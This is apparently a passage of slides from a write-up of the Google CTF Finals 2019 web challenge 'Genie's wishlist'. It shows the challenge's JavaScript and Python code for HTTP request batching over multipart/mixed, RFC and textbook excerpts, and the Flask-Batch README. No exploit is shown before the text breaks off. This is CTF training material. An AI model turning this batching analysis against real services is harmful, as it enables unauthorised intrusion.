
Google CTF Finals 2019: Genie’s wishlist

Lukas Anzinger
2019-11-26



[CHALLENGES] [SCOREBOARD] CTF [HOME] [SIGN-IN]

[CRYPTO 3] [HARDWARE 2] [MISC 4] [PWN 3] [REVERSING 4] [SANDBOX 3]
[WEB]

Saber.ninja 500 [+]

Genie's wishlist 500 [+]

Solves: 1 ▼

We will grant you three wishes!

https://genie.web.ctfcompetition.com/


[📎 Download Attachment]

Submit the flag for this task

CTF{...} ▸

gPhotos2 450 [+]

2019 gCTF



Genie concierge service

Welcome to the *Genie concierge service*, where you can wish for things. One wish I can deliver straight away, more will require some batching.

State your wishes

I wish...

I wish...


I wish... Submit

Wish through tweeter

We also support wishing through tweeter!

https://twitter.com/hashtag/wish Submit

```
                          .-=-.
                    /  ! )\
                 __ \__/__/
                / _<( ^.^ )
               / /   \ c /0
               \ \_.-./=\.-._      _
                `-._  `~`     `-,./_<
                    `\' \'\`'----'
                  *   \  . \          *
                       `-~~~\    .
                  .      `-._`-._    *
                         *    `~~~-,      *
              ()                    * )
             <^^>              *     (   .
            .-""-.                     )
 .---.    ."-....-"-._     _...---''`/.  '
( (`\ \ .'            ``-''     _.-"'`
 \ \ \ : :.                  .-'
  `\`.\: `:.             _.'
  (  .'`.`            _.'
   ``    `-..______.-'
             ):.  (
           ."-....-".
     jgs .':.         `.
         "-..______..-"
```



Genie concierge service

Welcome to the *Genie concierge service*, where you can wish for things. One wish I can deliver straight away, more will require some batching.

State your wishes

best grade on CTF seminar

working at Google Project Zero

I wish... Submit

Wish through tweeter

We also support wishing through tweeter!

https://twitter.com/hashtag/wish Submit

Some wishes were not granted. Some wishes were granted.

1.

```javascript
$(document).ready(function(){
    console.log("ready!");
    var working = false;
    var frm = $('#wishform');
    frm.submit(function(e){
    e.preventDefault();
            w1 = $('#wish1').val();
            w2 = $('#wish2').val();
            w3 = $('#wish3').val();
            createBatch(w1, w2, w3);
        });
});
```

2.

```javascript
function genpayload(batchId, wish1,wish2,wish3){
    var w1 = { wish: wish1 };
    var w2 = { wish: wish2 };
    var w3 = { wish: wish3 };

    payload = []
    // payload.push("Content-Type: multipart/mixed;boundary=batch_" + batchId);
    // payload.push("");
    payload.push("--batch_" + batchId);
    payload.push("Content-Type: application/http");
    payload.push("Content-Transfer-Encoding:binary");
    payload.push("Content-ID: 1");
    payload.push("");
    payload.push("POST /wish HTTP/1.1");
    payload.push("Content-Type: application/json");
    payload.push("");
    payload.push(JSON.stringify(w1));

    // ...

    return payload.join("\r\n");
}
```

3.

```javascript
function createBatch(wish1,wish2,wish3){

    var batchId = Math.random().toString(36).substr(2, 10);
    payload = genpayload(batchId, wish1, wish2, wish3)

    var req = new XMLHttpRequest();
    // Tunnel request to avoid overhead of CORS preflight requests
    req.open("POST","/batch?ct=multipart/mixed;boundary=batch_" + batchId, true);
    req.setRequestHeader("Accept", "application/json");
    req.setRequestHeader("Content-Type", "text/plain");
    req.onreadystatechange = function () {
        if (this.readyState == 4 /* complete */) {
            req.onreadystatechange = null;
            if (this.status == 200) {

                var updated_wishes = req.response;// ["name1", "name2", "name3"];
                update_list(updated_wishes);

            }
            else {
                alert("error")
            }
        }
    };
    req.send(payload);
}
```

4.


```javascript
function update_list(updated_wishes) {
    var msg = ""
    if ( updated_wishes.includes("not_granted")){
        msg = msg.concat("Some wishes were not granted. ")
    }
    if (updated_wishes.includes("\"granted\"")){
        msg = msg.concat("Some wishes were granted. ")
    }
  $("#wish").text(msg);
}
```

1. Get the values from the form
→ 2. Create the payload from the form
→ 3. Send the payload via XMLHttpRequest to the *batch* endpoint of the genie service
→ 4. Tell user if wishes granted or not

```
function genpayload(batchId, wish1,wish2,wish3){
    var w1 = { wish: wish1 };
    var w2 = { wish: wish2 };
    var w3 = { wish: wish3 };

    payload = []

    payload.push("--batch_" + batchId);
    payload.push("Content-Type: application/http");
    payload.push("Content-Transfer-Encoding:binary");
    payload.push("Content-ID: 1");
    payload.push("");
    payload.push("POST /wish HTTP/1.1");
    payload.push("Content-Type: application/json");
    payload.push("");
    payload.push(JSON.stringify(w1));

    // …

    payload.push("--batch_" + batchId);
    payload.push("Content-Type: application/http");
    payload.push("Content-Transfer-Encoding:binary");
    payload.push("Content-ID: 3");
    payload.push("");
    payload.push("POST /wish HTTP/1.1");
    payload.push("Content-Type: application/json");
    payload.push("");
    payload.push(JSON.stringify(w3));
    payload.push("--batch_" + batchId + "–");

    return payload.join("\r\n");
}
```

What?

RFC 7230: Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing



8.3.2. Internet Media Type application/http

The application/http type can be used to enclose a pipeline of one or more HTTP request or response messages (not intermixed).

Type name: application

Subtype name: http

Required parameters: N/A

Optional parameters: version, msgtype


3., aktualisierte und erweiterte Auflage

Tilkov · Eigenbrodt · Schreier · Wolf

REST und HTTP

Entwicklung und Integration nach dem Architekturstil des Web

dpunkt.verlag



Der Vollständigkeit halber möchten wir jedoch einen alternativen Ansatz nicht unerwähnt lassen, der versucht, das Problem generisch zu lösen. Dazu sendet der Client eine MIME-Multipart-Nachricht und verwendet den Content-Type multipart/mixed. Eine solche Nachricht besteht aus mehreren Teilen, von denen wiederum jeder einzelne einen eigenen Medientyp haben kann – in unserem Fall application/http:

```
Content-Type: multipart/mixed; boundary=msg

--msg
Content-Type: application/http;version=1.1
Content-Transfer-Encoding: binary
POST /customers HTTP/1.1
Host: example.com
Content-Type: application/ vnd.mycompany.customer+xml

<?xml version="1.0" encoding="UTF-8"?>
<customer>…</customer>

--msg
```

```
Content-Type: application/http;version=1.1
Content-Transfer-Encoding: binary

PUT /customers/7362 HTTP/1.1
Host: example.com
Content-Type: application/vnd.mycompany.customer+xml

<customer>
   <name='ABC' />
</customer>
--msg--
```

Die Nachricht besteht somit aus einer Reihe einzelner HTTP-Requests, die Sie in einem Block an den Server übermitteln. Ziel könnte auch in diesem Fall eine Ressource sein, die speziell für diesen Fall zur Verfügung gestellt wird.

So, this is a thing ...




```python
import werkzeug_raw
import json
import os
import re
import six
from polyfill import HTTPGenerator

from email.encoders import encode_noop
from email.mime.application import MIMEApplication
from email.mime.multipart import MIMEMultipart
from flask import request, abort, current_app

HEADERS = {"Content-Type": "application/json"}
CRLF = '\r\n'


class MIMEApplicationHTTPRequest(MIMEApplication, object):

    def __init__(self, method, path, headers, body):
        if isinstance(body, dict):
            body = json.dumps(body)
            headers['Content-Type'] = 'application/json'
            headers['Content-Length'] = len(body)
        body = body or ''
        request_line = '{method} {path} HTTP/1.1'
        lines = [request_line.format(method=method, path=path)]
        lines += ['{k}: {v}'.format(k=k, v=v) for k, v in headers.items()]
        lines.append('')
        lines.append(body)
        request = CRLF.join(lines)
        super(MIMEApplicationHTTPRequest, self).__init__(
            request, 'http', encode_noop
        )


class MIMEApplicationHTTPResponse(MIMEApplication, object):

    def __init__(self, status, headers, body):
        if isinstance(body, dict):
            body = json.dumps(body)
            headers['Content-Type'] = 'application/json'
            headers['Content-Length'] = len(body)
        body = body or ''
        response_line = 'HTTP/1.1 {status}'
        lines = [response_line.format(status=status)]
        lines += ['{k}: {v}'.format(k=k, v=v) for k, v in headers.items()]
        lines.append('')
        lines.append(body)
        response = CRLF.join(lines)
        super(MIMEApplicationHTTPResponse, self).__init__(
            response, 'http', encode_noop
        )


def strip_headers(bb):
    headers, body = bb.split(b'\r\n\r\n', 1)
    headers = headers.replace(b"\r", b"").split(b"\n")
    content_id = None
    for h in headers:
        if h.lower().startswith(b"content-id"):
            _, content_id = h.split(b":")
            content_id = content_id.strip()

    return content_id, body
```

Downloadable part of the challenge:

`flask_batch_with_ct.py`

The plot thickens ...



Flask-Batch

build passing | license MIT | pypi v0.0.2

Batch multiple requests at the http layer. Flask-Batch is inpsired by how google cloud storage does batching.

It adds a `/batch` route to your API which can execute batched HTTP requests against your API server side. The client wraps several requests in a single request using the `multipart/mixed` content type.

Installation

```
pip install Flask-Batch

# to include the dependencies for the batching client
pip install Flask-Batch[client]
```

Getting Started

Server

```
from flask import Flask
from flask_batch import add_batch_route

app = Flask(__name__)
add_batch_route(app)

# that's it!
```


Client

